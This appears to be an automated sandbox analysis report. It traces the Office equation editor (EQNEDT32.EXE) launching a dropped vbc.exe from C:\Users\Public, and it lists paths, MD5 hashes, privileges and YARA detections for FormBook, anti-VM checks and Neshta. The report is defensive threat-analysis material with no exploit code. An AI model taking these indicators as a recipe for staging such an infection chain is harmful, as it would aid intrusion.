Analysis Process: EQNEDT32.EXE PID: 3020 Parent PID: 596

General

Start time:	19:04:40
Start date:	25/11/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 1624 Parent PID: 3020

General

Start time:	19:04:43
Start date:	25/11/2021

Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x12f0000
File size:	750080 bytes
MD5 hash:	748F5D75A9F4C4026CC14E46BAFF0BB3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.472955830.000000000394E000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.472955830.000000000394E000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.472955830.000000000394E000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.472098761.000000000281B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.471972955.00000000027B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.473024128.00000000039A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.473024128.00000000039A1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.473024128.00000000039A1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 2576 Parent PID: 1624

General

Start time:	19:04:45
Start date:	25/11/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x12f0000
File size:	750080 bytes
MD5 hash:	748F5D75A9F4C4026CC14E46BAFF0BB3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: MAL_Neshta_Generic, Description: Detects Neshta malware, Source: 00000005.00000000.469402863.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_Neshta_Generic, Description: Detects Neshta malware, Source: 00000005.00000000.466923037.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_Neshta_Generic, Description: Detects Neshta malware, Source: 00000005.00000000.468925310.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_Neshta_Generic, Description: Detects Neshta malware, Source: 00000005.00000000.467300347.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_Neshta_Generic, Description: Detects Neshta malware, Source: 00000005.00000000.468071854.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_Neshta_Generic, Description: Detects Neshta malware, Source: 00000005.00000000.468443002.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_Neshta_Generic, Description: Detects Neshta malware, Source: 00000005.00000002.630461383.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Neshta, Description: Yara detected Neshta, Source: 00000005.00000002.630461383.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: MAL_Neshta_Generic, Description: Detects Neshta malware, Source: 00000005.00000000.467692423.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Modified

Disassembly

Code Analysis